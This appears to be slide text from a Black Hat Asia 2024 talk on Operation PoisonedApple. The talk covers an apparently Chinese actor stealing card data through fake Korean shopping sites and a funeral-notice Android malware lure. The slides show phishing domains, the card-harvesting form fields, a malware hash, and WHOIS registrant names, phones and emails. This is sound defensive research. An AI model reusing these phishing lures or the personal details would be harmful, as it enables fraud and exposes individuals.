metamask2.cn	2022-08-08	DYNADOTCHINA LLC
metamask3.cn	2022-08-23	DYNADOTCHINA LLC
metamask3.tw	--	--

Duty-free shop phishing site

noons.kr

환영합니다 [로그인] [회원가입]

마이페이지 내 쇼핑물 내 컬렉션 쇼핑 카드 메시지 0

ak면세점









사실 검색은 쉬워요 ^_^

Q 검색

전체 분류 홈페이지 자주묻는 질문

전자제품

추가>

 <p>Apple 아이패드 10.2 2021년9세대 Wi-Fi</p> <p>₩350,000원</p>	 <p>Apple 2022 아이패드 에어 5세대</p> <p>₩650,000원</p>	 <p>삼성전자 갤럭시워치5 44mm 블루투스</p> <p>₩200,000원</p>	 <p>에어팟 프로 2세대 블루투스 이어폰</p> <p>₩250,000원</p>
			 특상담

Impersonation of a famous department store in Korea

Outlet phishing sites

Impersonation of a famous outlet brand in Korea

LOTTE 아울렛

outlet-mallon.com

OUTLET

할인♥ TV Refrigerator Dryer Dishwasher Smartphone

당신에게 맞는 제품은?

카드 정보

name

card companies

expire date

credit card number

cvc

birth date

credit card password

installment months

작성완료

Stealing credit card and personal information

Malicious Apps disguised as funeral notice

- malicious apps disguised as funeral notice that steal and control smartphone data

The diagram illustrates the flow of a malicious app disguised as a funeral notice. It starts with a smartphone displaying a message: "I regret to inform you of the passing of my father. Funeral information: https://t.ly/A_CBz". An arrow points from the link to a detailed funeral notice image. The notice includes a white flower, the text "funeral notice", "During a long illness, my father passed away last night. The funeral arrangements will proceed as follows.", a "view" button, and a small image of a white flower at the bottom with the Korean text "삼가 고인의 명복을 빕니다". An arrow points from the "view" button to a VirusShare analysis page for the file "mobile funeral notice.apk".

Funeral Notice Image Content:

funeral notice

During a long illness, my father passed away last night. The funeral arrangements will proceed as follows.

view

삼가 고인의 명복을 빕니다

VirusShare Analysis Page:

filename : mobile funeral notice.apk

https://kor.iconlive.store

폴더 열기

23 / 63 security vendors and no sandboxes flagged this file as malicious

2327880e02c54c92b7889fdf63aad9171410c47cb5e42251568068c5d675baec

Size: 4.01 MB | Last Modification Date: 11 days ago

android apk contains-elf

DETECTION DETAILS RELATIONS CONTENT TELEMETRY COMMUNITY

Crowdsourced YARA rules

Matches rule Windows_API_Function from ruleset Windows_API_Function at https://github.com/InQuest/yara-rules-vt by InQuest Labs

This signature detects the presence of a number of Windows API functionality often seen within embedded executables. When this signature alerts on an executable, it is not an indication of malicious behavior. However, if seen firing in other file types, deeper investigation may be warranted.

Security vendors' analysis on 2024-02-29T11:08:25 UTC

Popular threat label: trojan.soumnibot/malformed | Threat categories: trojan, banker, dropper | Family labels: soumnibot, malformed

Vendor	Detection	Family
AhnLab-V3	Trojan.Android.SMSstealer.1215298	Alibaba TrojanBanker:Android/SoumniBot.b16b...
Antiy-AVL	Trojan/Generic.ASMalwAD.EDF	Avast-Mobile Android:Evo-gen [Trj]

Linked with China

暗网交易论坛

用户名 自动登录
密码 [注册帐号](#)

暗网交易论坛 信息分类 帮助中心&交易指南 充值(比特币) 高级搜索 会员激活

请输入搜索内容 搜索 热搜: 开房记录 幼女 银行卡 公务员 假币

暗网交易论坛 > 交易市场 > 雇佣求职区

雇佣求职区 今日: 1 ↓ | 主题: 674 | 排名: 5 ↑ ★ 收藏本版 (27)

发帖 ... 34 / 34 页

全部主题 最新 热门 热帖 精华 更多 新窗 作者 回复/查看

合法稳定项目日入500,可以先教。🔥 ... 2 3 4 5 6 .. 38	652598	373 1982
求业主名单,指定小区的!🔥 ... 2 3 4 5 6 .. 38	sdzbp1	373 1620
为什么我的帖子只能看到第一页,如何看后面的评论🔥 ... 2 3 4 5 6 .. 38	dajiejie	374 1611
求安排公务员,事业编工作🔥 ... 2 3 4 5 6 .. 38	dajiejie	374 1908
民间专治小孩惊吓🔥 ... 2 3 4 5 6 .. 38	anwang0518	373 1739
6月份的交易🔥 ... 2 3 4 5 6 .. 38	856	375 1662
免费送色情网站网址售实品神仙水乖乖水听话水药水可测试🔥 ... 2 3 4 5 6 .. 38	byzps	373 1658
寻能破解密码门锁的高人🔥 ... 2 3 4 5 6 .. 38	xsm	373 1673
帮助寻找一名新冠病毒感染者🔥 ... 2 3 4 5 6 .. 38	明天昨天	373 2115
5月份的交易🔥 ... 2 3 4 5 6 .. 38	856	373 1733
时间为7个小时🔥 ... 2 3 4 5 6 .. 38	856	373 1832
从23:25开始到17号23:25结束。🔥 ... 2 3 4 5 6 .. 38	856	372 1688
软件, app, 网站, 定做. 服务器维护. 总之提供一切技术支持🔥 ... 2 3 4 5 6 .. 38	ynwtuu	374 1670
3月结束, 4月开始. 关于衰老。🔥 ... 2 3 4 5 6 .. 38	856	373 1702

```
function curl($k){  
    if($k=='xandai'){  
        $curl='现代卡---현대카드';  
    }elseif ($k=='huaka'){  
        $curl='花卡---하나카드';  
    }elseif ($k=='xinghan'){  
        $curl='新韩卡---신한카드';  
    }elseif ($k=='le'){  
        $curl='乐天卡---롯데카드';  
    }elseif ($k=='shanxing'){  
        $curl='三星卡---삼성카드';  
    }elseif ($k=='yiuly'){  
        $curl='友利卡---우리카드';  
    }elseif ($k=='kb'){  
        $curl='KB国民卡---KB국민카드';  
    }elseif ($k=='nh'){  
        $curl='NH农协卡';  
    }elseif ($k=='bc'){  
        $curl='bc卡';  
    }  
    return $curl;  
}
```

Linked with China

Domain Name: ynwtuukf.net

Registry Domain ID: 1917446201_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.hichina.com
Registrar URL: http://www.net.cn/
Updated Date: 2015-04-08T07:42:21Z
Creation Date: 2015-04-08T07:42:21Z
Registrar Registration Expiration Date: 2016-04-08T07:42:21Z
Registrar: HICHINA ZHICHENG TECHNOLOGY LTD.
Registrar IANA ID: 420
Registrar Abuse Contact Email: abuse@list.alibaba-inc.com
Registrar Abuse Contact Phone: +86.4006008500
Reseller:
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID:

Registrant Name: Han Cheng Xiang
Registrant Organization: Han Cheng Xiang
Registrant Street: Shan Dong Zhang Dian Qu,,
Registrant City: Tian Jin Shi
Registrant State/Province: shan dong
Registrant Postal Code: 523645
Registrant Country: CN
Registrant Phone: +86.0213565373
Registrant Phone Ext: 3423
Registrant Fax: +86.0213565373
Registrant Fax Ext: 3423
Registrant Email: ynwtuu@126.com
Registry Admin ID:
Admin Name: Chang Ping

Profile



스틸 플레이트 데이웨어

ynwtuukf@zohomail.com

name

钢板日穿

nickname

阎王

gender

保密

country

英国

language

timezone

(GMT 0:00) 格林威治标准时间 (Europe/London)

phone number

계정과 연결된 모든 휴대폰 번호를 보고 관리합니다.



(+86) 17050896830

-2년전



+ 전화번호 추가

EvilQueen

Uncovered a new Chinese Threat actor has been active at least since 2009.

Objective : Monetization through financial information theft

Targets : Korea, Japan, Taiwan

Tools : Chinese Webshell, PHP-based phishing pages, Dirty Cow, Adminer, etc.

TTPs : Phishing, Fraudulent Payments, Malicious android apps, etc.



Resource Development	Initial Access	Execution	Persistence	Defense Evasion	C&C	Exfiltration
Acquire Infrastructure: Domains	Exploit Public-Facing Application	Command and Scripting Interpreter: Unix Shell	Server Software Component: Webshell	Masquerading: Match Legitimate Name or Location	Application Layer Protocol: Web	Automated Exfiltration
Acquire Infrastructure: Virtual Private Server	Phishing		Valid Accounts: Local Accounts	Indicator Removal: File Deletion		Exfiltration Over C2 Channel
Obtain Capabilities: Tool and Exploits	External Remote Services			Time Based Evasion		

Recent Incident

"애플 매장에서 도난 카드로 1250만원 결제됐는데"...
직장인 분통



경기도 하남시 한 쇼핑몰에 문을 연 애플 매장/사진=연합뉴스

도난당한 카드로 1250만원이 애플 매장에서 결제됐는데, 애플 측이 내부 규정을 이유로 협조하지 않아 수사가 난항을 겪고 있다는 사실이 알려졌다.

\$10,000 was charged on a stolen card at an apple store...

A stolen card was used to make a \$10,000 payment at an Apple store, but Apple's refusal to cooperate due to internal regulations has hindered the investigation. Despite Mr. Yoon's efforts to report the incident to both the card company and the police immediately, Apple's lack of cooperation has led to over a month of investigation delays. **Apple's refusal to provide any information, citing internal policy**, has sparked criticism both domestically and in the United States, despite the company's emphasis on privacy protection.

Conclusion

Takeaways

Summary of Operation PoisonedApple

Activity : Theft of credit card and personal data using phishing pages on online stores, fraudulent payment and monetization

Victims : Over 50 online stores, Over 8,000 cardholders, and 5 millions of personal information.


Geographical scope : Korea, Japan

Period of activity : 2 years

Revenue : \$ 400,000



Whitepaper Download QR Code





Black Hat Asia Sound Bytes

- **Through analysis starting from small clues, we ultimately discovered phishing pages spreading widely online and identified various attack activities.**
- **Attackers are developing new novel schemes for financial gain, making it very important to continually explore and share new skills and tactics to respond to upcoming greater threats.**
- **Collaboration among stakeholders played a crucial role in minimizing the attack's impact, highlighting the essentiality of collaborative response for enhancing resilience against incidents.**



black hat[®]

ASIA 2024

APRIL 18-19, 2024

BRIEFINGS

Thank you

gykim@fsec.or.kr